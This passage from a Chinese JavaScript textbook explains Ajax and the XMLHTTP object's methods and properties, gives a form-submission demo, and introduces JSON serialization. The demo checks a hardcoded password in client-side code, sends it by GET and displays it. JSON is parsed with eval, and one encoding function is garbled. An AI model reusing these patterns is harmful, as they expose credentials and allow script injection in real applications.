脚本执行的挂起类似于“window.alert”方法弹出警告框的状态。在调用“alert”方法时，后继脚本的执行被停止，直到用户鼠标单击了警告框上的“确定”按钮，脚本才会继续执行。例如下面的代码：

```
<script>
document.write("脚本执行步骤 1 <br>");
alert("脚本执行暂停！");
document.write("脚本执行步骤 2");
</script>
```

执行效果如图22.4和图22.5所示。

而下面的代码：

```
<script>
document.write("脚本执行步骤 1 <br>");
setTimeout("alert(\"脚本执行暂停！\")",0);
document.write("脚本执行步骤 2");
</script>
```

其执行效果如图22.6所示。

图22.4 弹出“alert”警告框时，脚本不会继续执行



图22.5 单击“确定”按钮后，脚本继续执行

图22.6 非同步状态的“alert”警告框不会挂起脚本

因为使用了“setTimeout”函数。因此“alert”方法的调用会在“document.write(“脚本执行步骤2”);”这句代码之后执行。非同步的状态类似于这种情况，远程数据的载入不会影响到当前脚本的执行。

“Ajax”之所以受到追捧的一个原因就是其非同步的特性。在数据的载入期间，页面仍然具有正常的响应，不会出现因为网络延迟造成假死机的状况。在很多实际应用中，并不需要立即返回数据，浏览者完全可以在数据载入的过程期间做其他事情，因为“Ajax”可以满足大多数情况下的应用。

22.3 Ajax与“XMLHTTP”控件

与前面讲述的基于HTTP的数据交换步骤相对应，Ajax在实现时，需要依次进行：打开对目标的连接，发送数据，获取返回值，处理并显示。

22.3.1 建立“XMLHTTP”对象

“Ajax”技术是基于“XMLHTTP”控件的，在“Internet Explorer”浏览器中，生成“XMLHTTP”控件的语法如下：

```
var xmlhttp = new ActiveXObject("Msxml2.XMLHTTP.5.0");
var xmlhttp = new ActiveXObject("Msxml2.XMLHTTP.4.0");
var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
```

上面3条语句视用户的操作系统而定。在“Fire Fox”等浏览器中，生成“XMLHTTP”控件的语法如下：

```
var xmlhttp = new XMLHttpRequest();
```

因此，在前面代码22.1.hta中的一个兼容的，获取“XMLHTTP”控件的函数如下：

```
function getXMLRequester(){
    var xmlhttp_request = false;
    try{
```

```
        if( window.ActiveXObject ){
            for( var i = 5; i > -1; i-- ){
                try{
                    if( i == 2 ){
                        xmlhttp_request = new ActiveXObject("Microsoft.XMLHTTP");
                    }else{
                        xmlhttp_request = new ActiveXObject(
                        "Msxml2.XMLHTTP." + i + ".0" );
                    }
                    break;
                }catch(e){
                    xmlhttp_request = false;
                }
            }
        }else if( window.XMLHttpRequest ){
            xmlhttp_request = new XMLHttpRequest();
        }
    }catch(e){
        xmlhttp_request = false;
    }
    return xmlhttp_request;
}
```

调用上面的函数“getXMLRequester”即可获取一个“XMLHTTP”对象。

22.3.2 “Ajax”的简单操作模型

“XMLHTTP”具有方法“open”，用于打开到远程服务器的连接。其语法如下：

```
xmlhttp.open(bstrMethod, bstrUrl, varAsync, bstrUser, bstrPassword);
```

参数“bstrMethod”必须，字符串型，定义连接的方法，可能的取值为“GET”、“PUT”、“POST”或“PROPFIND”。此属性的取值是大小写不敏感的。

参数“bstrUrl”必须，字符串型，定义需要访问的URL地址。可以为绝对地址，例如“http://Myserver/Mypath/Myfile.asp”，也可以为相对地址，例如“/MyPath/MyFile.asp”。

注意 “bstrUrl”的地址可以带参数，即该URL后可以带问号，例如“/MyPath/MyFile.asp?name=hutia”。

参数“varAsync”可选，布尔型。此参数表示是否用异步模式执行。取值为“false”的时候表示同步。默认取值为“true”，表示异步。异步时，应该绑定“XMLHTTP”对象的“onreadystatechange”事件，以便在数据载入后执行后继的操作。

参数“bstrUser”可选，字符串型，为用户登录的用户名。如果此参数为空（“null”）或缺省，且站点需要身份认证，则会显示一个登录的对话框。

参数“bstrPassword”可选，字符串型，为用户登录的密码。如果参数“bstrUser”为空（“null”）或缺省，则此属性被自动忽略。

打开到指定URL的连接后，即可绑定“onreadystatechange”事件，来监控“XMLHTTP”控件的状态。

注意 在调用“open”方法打开远程连接后，立刻绑定事件是一个比较好的习惯。因为非同步的原因，如果在执行了“发送”等动作后隔了一段时间才执行事件绑定（例如因为调用了“alert”函数而导致脚本进程挂起），可能由于服务器的响应数据已经载入完毕，而不能激发“onreadystatechange”事件。

在“onreadystatechange”事件处理函数中，可以访问“XMLHTTP”控件的“readyState”属性来获知当前的远程访问状态。“readyState”属性的可能取值和含义如表22.2所示。

表22.2 “readyState”属性的可能取值和含义

“readyState”值	状 态	描 述
0	未初始化	对象已创建，但尚未初始化（“open”方法还未被调用）
1	下载中	对象已创建，但发送（“send”）方法还未被调用
2	下载完成	发送（“send”）方法已被调用，但是服务器返回的状态字和头信息还不可用
3	交互	已经开始接受部分数据。在此状态时，试图获取控件的“responseText”和“responseBody”会造成一个错误，因为数据信息并不是完全可用
4	完成	所有数据均已接受完毕

在载入完成后，就可以通过“XMLHTTP”控件的“status”属性获取服务器返回的“HTTP”相应状态。如果“HTTP”状态字为“200”，即表示远程数据访问成功。此时可以通过访问“XMLHTTP”控件的“responseText”或“responseBody”属性来获取服务器返回的具体数据。

“XMLHTTP”控件的“responseText”属性返回一个字符串，为服务器返回的数据，依照指定的字符集解析后得到的字符串。“responseBody”属性返回一个二进制数据流，为服务器返回数据的二进制形式。

代码22.2.hta是一个简单的Ajax应用模型，用于获取指定地址的文件内容。

代码22.2.hta 简单的Ajax应用模型

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>22-2  简单的Ajax应用模型</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { background-color:buttonface; border-style:none; overflow:auto; }
fieldset { padding:10px; }
#txtURL { width:400px; }
#divState { height:70px; background-color:white; border:1px solid black; overflow:auto; margin:10px; }
#divResult { height:100px; background-color:white; border:1px solid black; overflow:auto; margin:10px; }
</style>
<script>
var xmlhttp;                                                    //全局的"XMLHTTP"控件

function $(str){ return(document.getElementById(str)); }

function getXMLRequester(){                                     //兼容的获取"XMLHTTP"控件
    var xmlhttp_request = false;
    try{
```

```
        if( window.ActiveXObject ){
            for( var i = 5; i > -1; i-- ){
                try{
                    if( i == 2 ){
                        xmlhttp_request = new ActiveXObject( "Microsoft.XMLHTTP" );
                    }else{
                        xmlhttp_request = new ActiveXObject( "Msxml2.XMLHTTP." + i + ".0" );
                    }
                    break;
                }catch(e){
                    xmlhttp_request = false;
                }
            }
        }else if( window.XMLHttpRequest ){
            xmlhttp_request = new XMLHttpRequest();
        }
    }catch(e){
        xmlhttp_request = false;
    }
    return xmlhttp_request;
}

function start_navigation(){                                    //访问指定的URL地址
    var url;
    url = $("txtURL").value;                                    //获取URL地址
    if(!url)return;                                             //判断URL有效性
    xmlhttp = getXMLRequester();                                //获取"XMLHTTP"控件
    xmlhttp.onreadystatechange = xmlhttp_onreadystatechange;    //绑定"onreadystatechange"事件
    xmlhttp.open("GET", url, true);                             //打开到指定URL的连接
    log("到\""+url+"\"的连接已打开");
    xmlhttp.send("");                                           //发送空数据
    log("数据已发送");
}
```

函数“start_navigation”在按钮“转到”发生鼠标单击事件时被调用，用于访问地址文本输入框内容指定的URL地址。

```
function xmlhttp_onreadystatechange(){                          //当"readyState"发生改变时调用
    log("载入中，XMLHTTP状态：" + xmlhttp.readyState);           //记录"readyState"属性
    if(xmlhttp.readyState==4){
        log("载入完成，服务器返回码\""+xmlhttp.status+"\"");     //记录服务器返回码
        if(xmlhttp.status==200){
            $("divResult").innerText = xmlhttp.responseText;    //记录服务器返回的数据
        }
    }
}
```

函数“xmlhttp_onreadystatechange”在“XMLHTTP”控件的“readyState”状态属性发生改变时被调用。本示例中此函数不做什么事情，只是简单地记录“readyState”属性发生的改变和服务器返回的数据。

```
function log(str){                                          //用于按指定格式显示数据
    var obj = document.createElement("div");
    var dt = new Date();
    obj.innerHTML = "["+dt.toLocaleTimeString()+"]:"+str;
    $("divState").appendChild(obj);
}
```

函数“log”按指定的格式显示数据，并在数据前显示发生的时间。

```
window.onload = function(){
    $("cmdGo").onclick = start_navigation;                  //绑定按钮"转到"的鼠标单击事件
}

</script>
</head>
<body>
<fieldset>
    <legend>输入 - URL</legend>
    <label for="txtURL">地址：</label>
    <input id="txtURL"/>
    <input id="cmdGo" type="button" value="转到"/>
</fieldset>
<fieldset>
    <legend>输出 - 状态信息</legend>
    <div id="divState"></div>
</fieldset>
<fieldset>
    <legend>输出 - 服务器返回的数据</legend>
    <div id="divResult"></div>
</fieldset>
</body>
</html>
```

程序的执行效果如图22.7和图22.8所示。



图22.7 程序初始界面



图22.8 访问“google”后的返回信息

在程序窗口中的地址输入框中，输入需要访问的URL地址，然后用鼠标单击“转到”按钮，“start_navigation”函数即被调用。在该函数中，首先创建一个“XMLHTTP”控件，绑定该控件的

“onreadystatechange”事件。然后操作此控件的“open”方法打开对指定“URL”资源的连接，并发送一个空数据。“XMLHTTP”控件的“onreadystatechange”事件被激发时调用函数“xmlhttp_onreadystatechange”记录控件的“readyState”属性和服务器的返回信息。

注意 由上面例子执行时返回的状态信息可以看出，“XMLHTTP”控件的“open”方法并没有物理上的打开一个“http连接”。仅仅当调用了控件的“send”方法后，和服务器的交互才真正地开始。

22.3.3 “XMLHTTP”控件的属性

表22.3所示的是“XMLHTTP”控件所有支持的属性列表。

表22.3 “XMLHTTP”属性列表

属　性	描　述
onreadystatechange	只写，定义“readyState”属性改变时所激发的事件
readyState	只读，返回与服务器交互过程中的状态
responseBody	只读，以二进制未解码字节的形式返回HTTP传输返回的数据信息
responseStream	只读，以数据流的形式返回HTTP传输返回的数据信息
responseText	只读，以字符串的形式返回HTTP传输返回的数据信息
responseXML	只读，以解析为XML文档节点的形式返回HTTP传输返回的数据信息
status	只读，返回服务器的返回码
statusText	只读，返回服务器返回的状态字符信息

前面已经接触到，用“onreadystatechange”来绑定事件，以获取控件状态的变化。“readyState”可以用于获取控件的状态。“status”返回服务器的返回码，“statusText”返回服务器返回的状态字符信息，用于判断对服务器的数据请求是否成功。

“responseText”、“responseBody”、“responseStream”和“responseXML”均为只读，用于获取服务器返回的实际的数据信息。这4个属性在对数据信息的解析上稍有不同。

“responseBody”是最原始的数据信息，为无符号的字节数组（VB中的安全数组）。其内容为从服务器上返回的、未经按字符集进行编码的原始数据。此属性不能直接被JavaScript所解析，但可作为某些可处理二进制数据的ActiveX控件的输入源。

“responseStream”属性与“responseBody”类似，区别仅仅在于其数据格式为数据流（“IStream”）的形式。

“responseText”是最常用的属性，此属性将服务器返回的数据作为一个字符串的形式返回。在访问此属性时，“XMLHTTP”控件总是试图将服务器返回的信息解释为“unicode”的编码形式。但是如果服务器端在返回数据前，显式地声明了返回数据的字符集类型，则“XMLHTTP”控件将按声明的字符集进行解码。

注意 如果返回的“responseText”数据为XML格式，且内容中有形如“<?xml version=“1.0” encoding=“GB2312” ?>”字符集声明，则此声明是不被解析的。

“responseXML”属性返回一个已解析完毕的XML文档对象。其效果相当于生成一个新的XML文档对象，并将“XMLHTTP”控件的“responseText”属性返回的数据作为XML载入后返回。

注意 出于安全的考虑，载入的XML内容不会被校验，因为这可能需要下载远程的“DTD”等定义文件。

22.3.4 “XMLHTTP”控件的方法

“XMLHTTP”控件支持的方法有“abort”、“getAllResponseHeaders”、“getResponseHeader”、“open”、“send”和“setRequestHeader”。

(1)“abort”方法的语法如下：

```
xmlhttp.abort();
```

此方法无参数，用于取消当前的“HTTP”数据传递。

(2)“getAllResponseHeaders”方法的语法如下：

```
xmlhttp.getAllResponseHeaders();
```

此方法无参数，返回值为字符串型，用于获取当前服务器返回数据的“HTTP头信息”。仅当控件的“send”方法被成功调用后，此方法才可能获得正确的结果。一个可能的“HTTP头信息”可能是如下的形式：

```
Server:Microsoft-IIS/5.1
X-Powered-By:ASP.NET
Date:Sat, 07 Jun 2003 23:23:06 GMT
Content-Type:text/xml
Accept-Ranges:bytes
Last Modified:Sat, 06 Jun 2003 17:19:04 GMT
ETag:"a0e2eeba4f2cc31:97f"
Content-Length:9
```

各条头信息之间用回车换行符隔开。每条头信息由“头信息名称”、冒号和“头信息内容”构成。例如对于下面的代码：

```
<script>
var xmlhttp = getXMLRequester();
xmlhttp.open("GET", "http://www.google.cn/search?hl=zh-CN&meta=&aq=f&q="+Math.random(), false);
xmlhttp.send();
document.write(html_encode(xmlhttp.getAllResponseHeaders()));

function html_encode(strV){ return(strV.replace(/&/g,"&amp;").replace
(/"/g,"&quot;").replace(/g," ").replace(/\t/g,"    ").
replace(/</g,"&lt;").replace(/>/g,"
&gt;").replace(/\r\n/g,"<br>")); }

function getXMLRequester(){     //兼容的获取"XMLHTTP"控件
    //此处内容省略
}
</script>
```

则其执行结果如图22.9所示。

说明 上面函数中的“getXMLRequester”函数内容略去，参见前面的例子。此处为了方便演示，使用了同步模式来使用“XMLHTTP”控件。

(3)“getResponseHeader”方法的语法如下：

```
xmlhttp.getResponseHeader(strHeaderName)
```

此方法获取当前服务器返回数据中指定名称的“HTTP头信息”。参数“strHeaderName”必须，字符串型，为需要获取的“HTTP头信息”的名称。

例如对于代码：

```
var xmlhttp = getXMLRequester();
xmlhttp.open( "GET" , "http://www.google.cn/search?hl=zh-CN&meta=&aq=f&q="
+Math.random(), false);
xmlhttp.send();
document.write(html_encode(xmlhttp. getResponseHeader ( "Content-Type" )));
```

则其执行结果如图22.10所示。



图22.9 获取所有的头信息



图22.10 获取指定的头信息条目

注意 “getAllResponseHeaders”方法返回的是所有的头信息，包括了信息名称和信息内容。与其相比，“getResponseHeader”返回的数据仅仅包括信息内容本身，而没有信息名称。

(4)“open”方法用于打开到指定URL地址的连接，其语法在前面已做过介绍。

(5)“send”方法用于发送具体的数据给服务器，并实际地完成HTTP交互的操作。其语法如下：

```
xmlhttp.send(val);
```

参数“val”可选，为需要提交给服务器的数据。此方法返回值为布尔型，标志提交动作是否成功。

在普通的表单提交时，最终表单的信息会被综合成为一个字符串提交给服务器。表单中各个元素(例如文本输入框)的数据，被以“元素名=元素值”的形式生成名值对，各个名值对直接用“&”符号连接。因此，可以直接用名值对的形式构建一个字符串，作为“send”的方法提交给服务器。

“send”方法不仅可以接受字符串型的变量作为参数，也可以接受二进制的流数据或“安全数组”作为参数。甚至可以直接将一个“XML DOM”对象作为参数发送给服务器（实际传送的是该“XML DOM”的“xml”值)。

(6)“setRequestHeader”方法用于设置需要发送的头信息，其语法如下：

```
xmlhttp.setRequestHeader(name, value);
```

参数“name”必须，字符串型，是需要发送的头信息的名称。参数“value”必须，字符串型，是需要发送的头信息的值。例如，为了告诉服务器，数据以表单“POST”的形式提交，必须在调用“send”方法前，设置信息头：

```
xmlhttp.setRequestHeader( "CONTENT-TYPE" ," application/x-www-form-urlencoded" );
```

说明 在调用“send”方法发送数据的时候，“xmlhttp”控件会自动地设置“CONTENT-LENGTH”头信息，因此此头信息不需要显式地设置。

22.4 综合：替代表单提交的“Ajax”示例

如前面所说，“Ajax”技术归根结底，只是一种非同步的、与服务器进行数据交互的工具。代码22.3.htm是一个使用“Ajax”技术，替代表单提交，从而实现无等待页面载入的示例。

代码22.3.htm 替代表单提交的“Ajax”示例

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />
<title>22-3  替代表单提交的"Ajax"示例</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
form { text-align:center; }
#content { display:none; }
</style>
<script>
var xmlhttp;
```

全局变量“xmlhttp”用于保存和服务器进行数据交互的“XMLHTTP”控件。

```
function $(str){ return(document.getElementById(str)); }
```

函数“$”用于获取具有指定“id”属性的页面元素对象。

```
function $get(name){
    var re, reg;
    reg = new RegExp(escape(name).replace(/(\W)/g,"\\$1")+"=(.+?)(&|$)", "i");
    re = String(window.ajaxParameters).match(reg);
    if(re)re = unescape(re[1]);
    return(re);
}
```

函数“$get”用于解析页面中所传递的名值对字符串，使用正则操作字符串，返回指定的名称所对应的值。

```
function getXMLRequester(){
     var xmlhttp_request = false;
     try{
          if( window.ActiveXObject ){
                for( var i = 5; i > -1; i-- ){
                      try{
                            if( i == 2 ){
                                  xmlhttp_request = new ActiveXObject(
                                  "Microsoft.XMLHTTP" );
                            }else{
```

```
                                    xmlhttp_request = new ActiveXObject
                                    ("Msxml2.XMLHTTP." + i + ".0" );
                                }
                                break;
                            }catch(e){
                                xmlhttp_request = false;
                            }
                        }
                    }else if( window.XMLHttpRequest ){
                        xmlhttp_request = new XMLHttpRequest();
                    }
                }catch(e){
                    xmlhttp_request = false;
                }
                return xmlhttp_request;
            }
```

函数“getXMLRequester”如前面小节所述，提供一个兼容的、获取“XMLHTTP”控件的方法。

```
function ajaxFormSubmit(f){
    var re, es;
    re = new Array();
    es = f.elements;
    for(var i=0; i<es.length; i++){
        if(es[i].name){
            re.push(escape(es[i].name)+"="+escape(es[i].value));
        }
    }
    re = re.join("&");
    window.ajaxParameters = re;
    xmlhttp = getXMLRequester();
    xmlhttp.onreadystatechange = xmlhttp_onreadystatechange;
    xmlhttp.open("GET", f.action+"?"+re, false);
    xmlhttp.send();
    return(false);
}
```

函数“ajaxFormSubmit”实现以“Ajax”方式提交表单数据。此函数接受参数“f”，为需要提交的表单。此函数中循环访问表单的各个元素，构建元素名与元素值构成的名值对，然后用“GET”方法发送给表单“action”属性指向的页面（此示例中指向的是此页面自身）。

```
function xmlhttp_onreadystatechange(){
    var str, msg;
    if(xmlhttp.readyState!=4)return;
    str = xmlhttp.responseText;
    msg = window.ajaxParameters;
    document.open();
    window.ajaxParameters = msg;
    document.write(str);
    document.close();
}
```

函数“xmlhttp_onreadystatechange”捕获“XMLHTTP”控件的“onreadystatechange”事件。在数据完全载入后，执行相应的操作，服务器返回数据。

```
window.onload = function(){
    var name, pass;
    $("userName").focus();
    name = $get("name");
    pass = $get("pass");
    if(name){
        if(pass!="axiang"){
            alert("密码错误！");
            history.back();
            return(false);
        }
        $("login").style.display = "none";
        $("content").style.display = "block";
        $("txtUser").innerHTML = name;
        $("txtPass").innerHTML = pass;
    }
}
```

在页面完全载入后，执行函数完成初始化。由于本例中，“Ajax”方式载入的是此页面自身，所以此处判断当前页面是直接访问的，还是由“Ajax”方式载入的（“$get(“name”)”获取值不为空时为“Ajax”载入的）。

```
</script>
</head>
<body>
<form id="login" action="22-3.htm" onsubmit="return ajaxFormSubmit(this);">
    用户名：<input name="name" id="userName"/><br />
    密　码：<input name="pass" id="userPass" type="password"/><br /><br />
    <input type="submit" value="登录" />
    <input type="reset" value="重置" />
</form>
<div id="content">
    欢迎您，<span id="txtUser"></span><br />
    您的密码是：<span id="txtPass"></span>
</div>
</body>
</html>
```

上面为一个用“Ajax”方式提交的表单本身。

程序运行的效果如图22.11、图22.12和图22.13所示。



图22.11 程序初始界面



图22.12 输错密码时



图22.13 密码输入正确时

此示例中，页面载入后显示一个简单的登录表单。表单中具有一个用户名文本输入框和密码输入框。输入用户名和密码后用鼠标单击“登录”按钮，则调用“Ajax”载入表单“action”属性指向的URL地址。本例中载入的是此页面自身。如果密码输入错误（本例中密码为“axiang”），则弹出警告框并后退。如果输入正确，则简单显示登录成功的信息。

注意 本例中，文件的编码不是传统的“GB2312”而是“UTF-8”。这是因为在“Ajax”接受数据的时候，总是默认地将其解析为“UTF-8”。如果文件不以这种格式储存，则可能造成编码解释错误。

22.5 小结

本章讲述了近期开始流行的“Ajax”技术。实际上，“Ajax”技术并没有什么神秘的地方，其本质由“XMLHTTP”控件的操作和“XML”解析组成。“XMLHTTP”控件的操作更是此技术的核心。本章讲述的知识点如下。

(1)“HTTP”。只有理解了“HTTP”，才能理解“Ajax”技术和服务器通信的原理。

(2) 非同步和同步的意义。非同步是“Ajax”的特性，和前面讲述的各种技术不同，非同步要求程序员考虑的更加周全，同时非同步也要求程序由事件驱动，而不是传统的过程编程。

(3)“Ajax”的简单操作模型。包括打开连接、发送数据、捕获控件状态和解析处理返回的数据。

(4)“XMLHTTP”控件的属性和方法。掌握此控件的属性和方法才能实现丰富多彩的“Ajax”应用。

第23章 Ajax应用——构造动态载入节点的树

上一章讲述了“Ajax”的基本概念，以及如何用“XMLHTTP”控件实现和服务器的数据交换。通过“Ajax”技术，可以很方便地实现和服务器的通信，从而扩展出无刷新表单提交、动态载入等提高用户体验的效果。本章将进一步延伸“Ajax”的应用，演示如何使用此技术构造一个动态载入节点的树。

23.1 轻量级的数据交换——认识“JSON”

正如上一章所说，“Ajax”的本质是非同步的与服务器的通信。因此“Ajax”技术中，传输的数据格式并不仅仅局限于“XML”标准。“JSON”就是一种可以用来替代“XML”的轻量级数据交换格式。

23.1.1 什么是“JSON”

“JSON”的全称是“JavaScript Object Notation”，即JavaScript对象符号，是一种轻量级的数据交换格式，易于阅读和编写，同时也易于机器解析和生成。其基于ECMA262语言规范（1999-12第三版）中JavaScript编程语言的一个子集。JSON采用与编程语言无关的文本格式，但是也使用了类C语言（包括C、C++、C#、Java、JavaScript、Python等）的习惯，这些特性使JSON成为理想的数据交换格式。

JSON建构于以下两种结构。

（1）“名称/值”对的集合。不同的语言中，其被理解为对象（object）、记录（record）、结构（struct）、字典（dictionary）、哈希表（hash table）、有键列表（keyed list）或者关联数组（associative array）。

（2）值的有序列表。在大部分语言中，其被理解为数组（“array”）。

这些都是常见的数据结构。事实上大部分现代计算机语言都以某种形式支持它们。这使得一种数据格式在同样基于这些结构的编程语言之间交换成为可能。

对于JavaScript来说，“JSON”其实是非常容易理解的一种数据结构：其本质就是使用JavaScript中书写常数的语法来书写数据。例如对于一个字符串型数据，在“JSON”中就表示为形如“"a string data"”样式的数据。

“JSON”是JavaScript原生格式，这意味着在JavaScript中处理“JSON”数据不需要任何特殊的API或工具包。换个说法，“JSON”其实就是字符串化的JavaScript常量。因此，在JavaScript中使用“JSON”格式的数据只需要调用“eval”函数即可。

23.1.2 “JSON”的基本格式

不同类型的变量转换为“JSON”格式的方式稍有不同。

（1）将数值型、布尔型变量和函数对象转换为“JSON”格式非常简单，不需要做任何处理，例如：

```
function toJSONString(obj){
    switch(typeof(obj)){
        case "number": case "boolean": case "function":
            return(String(obj));
        break;
```

```
    }
}
```

说明 调用函数“toJSONString”用于将指定的对象转换为字符串，此过程也叫“序列化”的过程。

(2) 将字符串型变量转换为“JSON”格式时，需要先处理其中的某些特殊字符。如双引号、单引号和回车、换行符，将其替换为反斜杠“\”转义后的字符，然后用引号将转换后的内容括起来。代码如下：

```
return("\""+obj.replace(/([\"\'])/g,"\\$1").replace(/\r/,"\\r").replace(/\n/,"\\n").
replace(/\t/,"\\t")+"\"");
```

(3) 将日期时间型变量转换为“JSON”格式时，需要将其进行特殊处理，代码如下：

```
return("(new Date(\""+obj.toUTCString()+"\"))");
```

(4) 将正则表达式转换为“JSON”格式时，通过此对象的“source”获取其内容。不仅仅需要处理“source”中的特殊字符，还需要注意设置其“global”、“ignoreCase”和“multiline”属性，代码如下：

```
return("(new RegExp(\""+String(obj.source).replace(/(\W)/g,"\\$1")+"\", \""+(obj.global?"g":"")+
(obj.ignoreCase?"i":"")+(obj.multiline?"m":"")+"\"))");
```

(5) 将数组对象转换为“JSON”格式时，递归调用“toJSONString”函数依次序列化其中的每个元素，然后将获得的各个字符串用逗号连接，在最外围用方括号“[]”将其括起来，代码如下：

```
var re = new Array();
for(var i=0; i<obj.length; i++)re.push(toJSONString(obj[i]));
return("[" + re.join(", ") + "]");
```

(6) 将“Object”对象转换为“JSON”格式时，做法与数组对象类似，同样需要通过递归调用来依次处理其中的每个组成元素。此外，需要注意的是，其组成元素序列化时，需要构成名值对的形式。

```
re = new Array();
for(var i in obj)re.push(indent + "\t" + toJSONString(i, "\t" + indent) + ":
" + toJSONString(obj[i], "\t" + indent));
return("{\r\n" + re.join(",\r\n") + "\r\n" + indent + "}");
```

说明 此处的“indent”变量用于控制序列化生成的字符串的缩进，用于格式化数据的表现。

代码23.1.htm是一个使用“JSON”的例子。

代码23.1.htm “JSON”使用示例

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>23-1  "JSON"使用示例</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; background-color:buttonface; }
textarea { width:49%; height:190px; flow:left; }
</style>
<script>
```

```
function $(str){ return(document.getElementById(str)); }
function toJSONString(obj, indent){
    var re, indent;
    indent = indent || "";
    switch(typeof(obj)){
        case "number": case "boolean": case "function":
            return(String(obj));
        break;
        case "string":
            return("\""+obj.replace(/([\"\'])/g,"\\$1").replace(/\r/,"
            \\r").replace(/\n/,"\\n").replace(/\t/,"\\t")+"\"");
        break;
        case "object":
            switch(obj.constructor){
                case Date:
                    return("(new Date(\""+obj.toUTCString()+"\"))");
                break;
                case RegExp:
                    return("(new RegExp(\""+String(obj.source).replace(/(\W)/g,"\\$1")+"
                  \", \""+(obj.global?"g":"")+(obj.ignoreCase?"i":"")+(obj.multiline?"m":"")+"\"))");
                break;
                case Array:
                    re = new Array();
                    for(var i=0; i<obj.length; i++)re.push(toJSONString(obj[i]));
                    return("[" + re.join(", ") + "]");
                break;
                default:
                    re = new Array();
                    for(var i in obj)re.push(indent + "\t" + toJSONString(i, "\t" + indent) +
                    ": " + toJSONString(obj[i], "\t" + indent));
                    return("{\r\n" + re.join(",\r\n") + "\r\n" + indent + "}");
            }
        break;
    }
}
```

“toJSONString”函数用来实现对象的序列化。其参数“obj”为需要序列化的对象，参数“indent”为当前的字符缩进量。其中根据对象的类型和构造函数来区分，执行不同的序列化方法。

```
var hutia = new Object();
hutia.name = "hutia";
hutia.age = 26;
hutia.male = true;
hutia.laugh = function(){ alert("I am laughing."); }
hutia.createDate = new Date();
hutia.isScriptBlock = /<script.*?<\/script>/ig;
hutia.lover = { "name":"axiang", "male":false, "age":22 }
```

生成一个用于测试的复杂对象，其组成成员尽量包含各种类型的数据。

```
window.onload = function(){
    var str, newObj;
    str = toJSONString(hutia);
    $("txt").value = "变量hutia的内容是：\r\n" + str;
    eval("newObj = " + str);
    $("txt2").value = "重载JSON后，新对象：\r\n name:\t" + newObj.name
        + "\r\n age:\t" + newObj.age
        + "\r\n date:\t"
        + newObj.createDate.toLocaleString();
}
```

页面载入完成时执行初始化过程，输出对象“hutia”序列化后得到字符串到左侧的多行文本输入框。通过“eval”序列化的字符串来获得一个新的对象，并将其属性测试结果输出到右侧的多行文本输入框中。

```
</script>
</head>
<body>
<textarea id="txt"></textarea><textarea id="txt2"></textarea>
</body>
</html>
```

程序的执行结果如图23.1所示。



图23.1 “JSON”使用示例

由上面代码可以看出，“JSON”的数据结构其实就是将数据按照其自身的类型和结构，书写成JavaScript代码的样子。因此，在JavaScript中解析“JSON”格式的数据就显得非常简单，仅仅需要调用“eval”函数动态执行一下即可。

23.1.3 “JSON”的优缺点

对于“JSON”来说，首先要明白“JSON”和“XML”一样也是一种简单文本格式。相对于“XML”，其更加易读、更便于肉眼检查。在语法的层面上，“JSON”与其他格式的区别在于分隔数据的字符，“JSON”中的分隔符主要限于单引号、小括号、中括号、大括号、冒号和逗号。例如下面的“JSON”数据：

```
{
    "name": "hutia",
    "age": 26,
    "male": true,
```

```
    "laugh": function(){ alert("I am laughing."); },
    "createDate": (new Date("Mon, 2 Jun 2008 15:11:04 UTC")),
    "isScriptBlock": (new RegExp("\<script\.\*\?\<\\\/script\>", "gi")),
    "lover": {
        "name": "axiang",
        "male": false,
        "age": 22
    }
}
```

如果使用XML来表示，则可能的形式为：

```
<name>hutia</name>
<age>26</age>
<male>true</male>
<laugh>function(){ alert("I am laughing."); }</laugh>
<createDate>Mon, 2 Jun 2008 15:11:04 UTC</createDate>
<isScriptBlock>/&lt;script.*?&lt;\/script&gt;/ig</isScriptBlock>
<lover>
    <name>axiang</name>
    <male>false</male>
    <age>22</age>
</lover>
```

乍看上去，使用“JSON”的数据分隔符的优点可能并不那么明显，但存在一个根本性的优点：其表示形式简化了数据访问。使用这些数据分隔符时，JavaScript引擎对数据结构（如字符串、数组、对象）的内部表示恰好与这些符号相同。

因此“JSON”开创了一条比DOM技术更为便捷的数据访问途径。程序员不再需要通过复杂的DOM方法来实现对数据结构和内容的危害，直接将JavaScript对象储存起来，并在需要的地方重新载入成为可能。

“JSON”的另一个优点是非冗长性。在XML中，打开和关闭标记是必需的，这样才能满足标记的依从性；而在JSON中，所有这些要求只需通过一个简单的括号即可满足。在包含有数以百计字段的数据交换中，传统的XML标记将会延长数据交换时间。目前还没有正式的研究表明JSON比XML有更高的线上传输效率。人们只是通过简单的字节数比较发现，对于等效的JSON和XML数据量，前者总是小于后者。至于两者间的差距有多大，特别是在新的XML压缩格式下其差距有多大，有待进一步的研究。

此外，“JSON”受到了擅长不同编程语言的开发人员的青睐。这是因为无论在Haskell中或Lisp中，还是在更为主流的C#和PHP中，都可以方便地生成“JSON”格式的数据。

和许多好东西都具有两面性一样，“JSON”的非冗长性也不例外，为此“JSON”丢失了“XML”具有的一些特性。命名空间允许不同上下文中的相同信息段彼此混合，然而，显然在“JSON”中已经找不到了命名空间。“JSON”与“XML”的另一个差别是属性的差异，由于“JSON”采用冒号赋值，这将导致当“XML”转化为“JSON”时，在标识符（“XML CDATA”）与实际属性值之间很难区分谁应该被当作文本考虑。

另外，“JSON”片段的创建和验证过程比一般的XML稍显复杂。从这一点来看，XML在开发工具方面领先于“JSON”。

23.2 JavaScript实现导航树——设计与Ajax

导航树是Windows等图形界面操作系统中常见的概念，其可以很方便地实现大量信息的分类显示。

例如Windows操作系统中，资源管理器在显示文件夹的时候就是使用导航树作为交互的界面。在Web设计的时候，导航树因其对数据分类显示的能力，同样得到了广泛的应用。例如MSDN的知识库就是使用树状结构作为导航的。

23.2.1 树的数据结构

要构造导航树，首先应该理解数据结构中树的概念。

树是n（n大于或等于0）个节点的有限集。在任意一棵非空树中：

（1）有且仅有一个特定的称为根的节点。

（2）当$n>1$时，其余节点可分为m（$m>0$）个互不相交的有限集T1, T2, …, Tm, 其中每一个集合本身又是一棵树,并且称为根的子树。

